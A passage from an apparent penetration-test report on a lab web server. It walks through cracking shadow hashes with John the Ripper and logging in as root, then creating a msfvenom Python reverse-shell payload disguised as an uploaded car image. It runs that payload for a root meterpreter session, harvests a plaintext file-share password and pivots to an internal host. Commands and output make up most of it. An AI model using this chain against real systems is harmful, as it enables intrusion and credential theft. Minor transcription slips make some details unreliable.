irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nol
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:113::/var/lib/landscape:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
mysql:x:111:116:MySQL Server,,,:/nonexistent:/bin/false
mlyons:x:1001:1001::/home/mlyons:/bin/sh
```

Save As

Name: passwd

Figure 4.127: Saving the passwd content on file locally


As we had the passwd and shadow files we used the John the Ripper tool in order to crack the passwords of target machine. Firstly, we used the unshadow command that combine the data of /etc/passwd and /etc/shadow to create one file with username and password details



Shell No. 1

```
root@KaliLinux:~/Desktop/Webserver/Passwords# unshadow passwd shadow > shadow.john
root@KaliLinux:~/Desktop/Webserver/Passwords# █
```


Figure 4.128: Merging the shadow and passwd files



```
root@KaliLinux:~/Desktop/Webserver/Passwords# cat shadow.john
root:$6$HLCzyGPk$2yvHpxi2LQ1YcoB3kE4gIYNSuBJ/pkK.kb3VWkkCLTEh4ifRbJ3F3ULp02Gvi39ytr69jWhkkEKW8cgNBBin9.:0:0:root:/root:/bin/bash
daemon:*:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:*:2:2:bin:/bin:/usr/sbin/nologin
sys:*:3:3:sys:/dev:/usr/sbin/nologin
sync:*:4:65534:sync:/bin:/bin/sync
games:*:5:60:games:/usr/games:/usr/sbin/nologin
man:*:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:*:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:*:8:8:mail:/var/mail:/usr/sbin/nologin
news:*:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:*:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:*:13:13:proxy:/bin:/usr/sbin/nologin
www-data:*:33:33:www-data:/var/www:/usr/sbin/nologin
backup:*:34:34:backup:/var/backups:/usr/sbin/nologin
list:*:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:*:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:*:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:*:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:*:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:*:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:*:102:106::/home/syslog:/usr/sbin/nologin
messagebus:*:103:107::/nonexistent:/usr/sbin/nologin
_apt:*:104:65534::/nonexistent:/usr/sbin/nologin
lxd:*:105:65534::/var/lib/lxd/:/bin/false
uuidd:*:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:*:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:*:108:113::/var/lib/landscape:/usr/sbin/nologin
sshd:*:109:65534::/run/sshd:/usr/sbin/nologin
pollinate:*:110:1::/var/cache/pollinate:/bin/false
ubuntu:$6$55bHFdgq$tg/ZDU/7O0×cpVbqLCsZdGcYTRlyJN9qJYmnEOTBHTz1FGHkF3uo2h0lCq2O4vEW/DbgrtCN.r7sRQ3qsY8Z01:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
mysql:!:111:116:MySQL Server,,,:/nonexistent:/bin/false
mlyons:$6$SNDcymhW$oQ1G3lOSoNt6NrOPV/6iP78W0cJGcNCFelvo2zGQ2/j4wiEP.COmrnJhIp3XTToirvHcVeV0sAAN.jZQI8f.n/:1001:1001::/home/mlyons:/bin/sh
root@KaliLinux:~/Desktop/Webserver/Passwords# █
```

Figure 4.129: Displaying the merged file

The final file that created from the unshadow command was used in the John tool in order to crack the passwords.



Shell No. 1

```
root@KaliLinux:~/Desktop/Webserver/Passwords# john shadow.john --wordlist=/usr/share/wordlists/seclists/Passwords/Common-Credentials/10-million-password-list-top-1000.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Remaining 1 password hash
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
rootp@ss         (root)
1g 0:00:00:00 DONE (2021-03-20 18:03) 2.000g/s 2004p/s 2004c/s 2004C/s 123456..freepass
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@KaliLinux:~/Desktop/Webserver/Passwords# john shadow.john --wordlist=/usr/share/wordlists/seclists/Passwords/Common-Credentials/10-million-password-list-top-1000.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
p@ssw0rd123      (ubuntu)
rootp@ss         (root)
password         (mlyons)
3g 0:00:00:00 DONE (2021-03-20 18:04) 3.529g/s 1178p/s 3536c/s 3536C/s 123456..freepass
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@KaliLinux:~/Desktop/Webserver/Passwords# █
```


Figure 4.130: Cracking the passwords on the webserver

From the above results of the John the Ripper tool that display on the above printscreen we found out the following accounts with passwords:

- ✓ Username: ubuntu -> Password: p@ssword123
- ✓ Username: root -> Password: rootp@ss


- ✓ Username: mlyons -> Password: password

As we cracked the passwords for three user accounts from the John the Ripper tool, we validate that the passwords are correct as we logged in with the above credentials.




```
www-data@ubuntu:/home/mlyons$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@ubuntu:/home/mlyons$ su ubuntu
su ubuntu
Password: p@ssw0rd123

ubuntu@ubuntu:/home/mlyons$ id
id
uid=1000(ubuntu) gid=1000(ubuntu) groups=1000(ubuntu),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),108(lxd),111(netdev)
ubuntu@ubuntu:/home/mlyons$ █
```

Figure 4.131: Loggin as ubuntu user



```
ubuntu@ubuntu:/home/mlyons$ id
id
uid=1000(ubuntu) gid=1000(ubuntu) groups=1000(ubuntu),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),108(lxd),111(netdev)
ubuntu@ubuntu:/home/mlyons$ su mlyons
su mlyons
Password: password
```

Figure 4.132: Loggin as mlyons user




```
-rw-r--r-- 1 www-data www-data 34284 Mar 26 13:39 shell.php
www-data@ubuntu:/var/www/html/pdf$ su root
su root
Password: rootp@ss

root@ubuntu:/var/www/html/pdf# chmod 777 priv.py
```

Figure 4.133: Loggin as root user

Finally, as we had access to a root account on the server, we were able to establish a meterpreter session on the server with high privileged rights. More specifically, we executed the following steps in order to obtained a meterpreter session with high privilege rights:

1. We created a backdoor for the web server with the msfvenom tool.




```
root@KaliLinux:~/Desktop/Webserver# msfvenom -p python/meterpreter/reverse_tcp LHOST=192.168.1.21 LPORT=1234 -f raw > priv.py
[-] No platform was selected, choosing Msf::Module::Platform::Python from the payload
[-] No arch selected, selecting arch: python from the payload
No encoder specified, outputting raw payload
Payload size: 497 bytes

root@KaliLinux:~/Desktop/Webserver# █
```

Figure 4.134: Creating a new payload with msfvenom tool

Table 4.17: Explanation of the command parameters

Command detailed Information	
Payload (-p)	We used the custom payload python/meterpreter/reverse_tcp in order to create a meterpreter session with the target machine. We used the python payload as we already known that the target machine has python installed and we can execute python files
LHOST	This is the IP address of the local machine (Tester machine) where we need to get session after payload execution. In our case the IP is the 192.168.1.21
LPORT	This is the port on LHOST that attacker wants the target machine to connect to. In our case the LPORT is the 443
-f raw	This option is used to define the output format of payload

2. We uploaded the python on the web server through the web page newcar.php and more specifically as an image of a new car.




New Car Entry

Car Name: Python payload for reverse shell
Description: Python payload for reverse shell
Category of Car: reverse shell
Image: Browse... priv.py
Price: 2
More details: Python Payload

Figure 4.135: Uploading the new payload


3. We changed the permissions, owner and group of the file that we uploaded in order to be able to execute the file.



```
www-data@ubuntu:/var/www/html/pdf$ su root
su root
Password: rootp@ss

root@ubuntu:/var/www/html/pdf# chmod 777 priv.py
chmod 777 priv.py
root@ubuntu:/var/www/html/pdf# chown root:root priv.py
chown root:root priv.py
root@ubuntu:/var/www/html/pdf# ls -l
ls -l
total 80
-rw-rw-r-- 1 ubuntu   ubuntu   36969 Mar  3 21:32 ccna.JPG
-rwxrwxrwx 1 root     root       593 Mar 20 16:10 priv.py
-rw-r--r-- 1 www-data www-data 34284 Mar 20 13:39 shell.php
root@ubuntu:/var/www/html/pdf# 
```

Figure 4.136: Logged in as root


4. We started another handler with Metasploit application in order to receive the connection from the new python backdoor that was created.



```
root@KaliLinux:~/Desktop/Webserver# msfconsole

                    To boldly go where no
                     shell has gone before

       =[ metasploit v6.0.28-dev                          ]
+ -- --=[ 2098 exploits - 1128 auxiliary - 356 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: View all productivity tips with the
tips command

[*] Starting persistent handler(s)...
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload python/
set payload python/meterpreter/bind_tcp         set payload python/meterpreter/reverse_tcp_ssl   set payload python/meterpreter_reverse_tcp      set payload python/shell_reverse_tcp_ssl
set payload python/meterpreter/bind_tcp_uuid    set payload python/meterpreter/reverse_tcp_uuid  set payload python/pingback_bind_tcp            set payload python/shell_reverse_udp
set payload python/meterpreter/reverse_http     set payload python/meterpreter_bind_tcp          set payload python/pingback_reverse_tcp
set payload python/meterpreter/reverse_https    set payload python/meterpreter_reverse_http      set payload python/shell_bind_tcp
set payload python/meterpreter/reverse_tcp      set payload python/meterpreter_reverse_https     set payload python/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload python/
set payload python/meterpreter/bind_tcp         set payload python/meterpreter/reverse_tcp_ssl   set payload python/meterpreter_reverse_tcp      set payload python/shell_reverse_tcp_ssl
set payload python/meterpreter/bind_tcp_uuid    set payload python/meterpreter/reverse_tcp_uuid  set payload python/pingback_bind_tcp            set payload python/shell_reverse_udp
set payload python/meterpreter/reverse_http     set payload python/meterpreter_bind_tcp          set payload python/pingback_reverse_tcp
set payload python/meterpreter/reverse_https    set payload python/meterpreter_reverse_http      set payload python/shell_bind_tcp
set payload python/meterpreter/reverse_tcp      set payload python/meterpreter_reverse_https     set payload python/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload python/meterpreter/reverse_tcp
payload => python/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.21
LHOST => 192.168.1.21
msf6 exploit(multi/handler) > set LPORT 1234
LPORT => 1234
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.21:1234
```


Figure 4.137: Creating a new handler on Metasploit

5. We executed the second backdoor from the meterpreter that we obtained previously. We executed the second backdoor with the user root in order to obtained a meterpreter session with high privilege rights.



```
root@ubuntu:/var/www/html/pdf# ls -l
ls -l
total 80
-rw-rw-r-- 1 ubuntu   ubuntu   36969 Mar  3 21:32 ccna.JPG
-rwxrwxrwx 1 root     root       497 Mar 20 16:16 priv.py
-rw-r--r-- 1 www-data www-data 34284 Mar 20 13:39 shell.php
root@ubuntu:/var/www/html/pdf# python ./priv.py
python ./priv.py
root@ubuntu:/var/www/html/pdf# 
```

Figure 4.138: Finding the new payload on the web server



```
   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > set payload python/meterpreter/reverse_tcp
payload => python/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > set LHOST 192.168.1.21
LHOST => 192.168.1.21
msf6 exploit(multi/handler) > set LPORT 1234
LPORT => 1234
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.21:1234
[*] Sending stage (39324 bytes) to 192.168.1.11
[*] Meterpreter session 1 opened (192.168.1.21:1234 -> 192.168.1.11:39998) at 2021-03-22 20:42:13 +0200

meterpreter > shell
Process 2099 created.
Channel 1 created.
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# 
```

Figure 4.139: Obtaining a new session

Therefore, we have gained full access to the web server as we obtained a meterpreter session with root user (high privileged rights).

4.2.5.2 Pillaging


As we have gained full access to the web server, we want to learn more information about the compromised server and the whole network. This achieved with the sub-step which named pillaging.

Pillaging is the sub step in which we have access on sensitive data and intellectual property of the target organization. More specifically this step encompasses getting local information such as files, enumerating credentials, accounts and more but also network information such as internal network blocks in use, domains, intranet servers, share hard drives etc. All this information can be collected by executing commands but there are some scripts that collect all this information automatically. The two main scripts that we can use against Windows machines are:

- Scraper: harvests system info including network shares, registry hives and password hashes
- Winenum: which is the most famous script that retrieves all kinds of information about the system including environment variables, network interface, user accounts etc.

In our case as we have a Linux machine, we used another script which named LinEnum script. This script is also used to extract useful information which are used to find potential ways for privilege escalation.In order to execute the LinEnum script we performed the following steps:


- We uploaded the LinEnum.sh script with the same way as we uploaded our backdoors.
- We changed the permissions of LinEnum.sh in order to be able for execution. Then we executed the script.



```
-rw-r--r-- 1 www-data www-data 34284 Mar 20 13:39 shell.php
root@ubuntu:/var/www/html/pdf# chmod +x LinEnum.sh
chmod +x LinEnum.sh
root@ubuntu:/var/www/html/pdf# ./LinEnum.sh > LinEnum.txt
./LinEnum.sh > LinEnum.txt
```

Figure 4.140: Changing permissions on LinEnum file

We analyzed the results of the script and we identified an interesting that was lately used by a user which is named mount_windows.sh. After a small research on the web server we found that the file was located in the folder /home/mlyons and has the below content:




```
ubuntu@ubuntu:/home/mlyons$ su mlyons
su mlyons
Password: password

$ ls
ls
mount_windows.sh
$ cat mount_windows.sh
cat mount_windows.sh
#!/bin/bash

mount -t cifs //192.168.1.23/share -o username=admin,password='WindowsP@ss12'  /mnt/share
$ 
```

Figure 4.141: Finding an interesting file on home directory

4.2.5.3 Mapping the internal Network

From the above result we conclude that this file is used by the user mlyons in order to communicate with a new machine with IP 192.168.1.23 which was not detected during the phase B. For this reason, we scanning again the network through the Metasploit and meterpreter session and we found that another host existed on the network that is accessible only from the web server.



```
msf6 auxiliary(scanner/portscan/tcp) > use post/multi/gather/ping_sweep
msf6 post(multi/gather/ping_sweep) > show options

Module options (post/multi/gather/ping_sweep):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.1.0/24   yes       IP Range to perform ping sweep against.
   SESSION  1                yes       The session to run this module on.

msf6 post(multi/gather/ping_sweep) > run

[*] Performing ping sweep for IP range 192.168.1.0/24
[+]     192.168.1.1 host found
[+]     192.168.1.3 host found
[+]     192.168.1.23 host found
[+]     192.168.1.21 host found
[*] Post module execution completed
msf6 post(multi/gather/ping_sweep) > 
```

Figure 4.142: Scanning the network through Metasploit session

Since the new host with IP 192.168.1.23 is accessible only from the web server (192.168.1.11) that we already have a meterpreter session we used it as pivot in order to testing the new host





Figure 4.143: Pivoting network graph


We created a route a routing rule via the current meterpreter session:



```
msf6 auxiliary(scanner/portscan/tcp) > sessions

Active sessions
===============

  Id  Name  Type                     Information    Connection
  --  ----  ----                     -----------    ----------
  1         meterpreter python/linux  root @ ubuntu  192.168.1.21:1234 → 192.168.1.11:50824 (192.168.1.11)

msf6 auxiliary(scanner/portscan/tcp) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > run autoroute -s 192.168.1.23

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 192.168.1.23/255.255.255.0...
[+] Added route to 192.168.1.23/255.255.255.0 via 192.168.1.11
[*] Use the -p option to list all active routes
meterpreter > background
```

Figure 4.144: Creating a route through meterpreter session

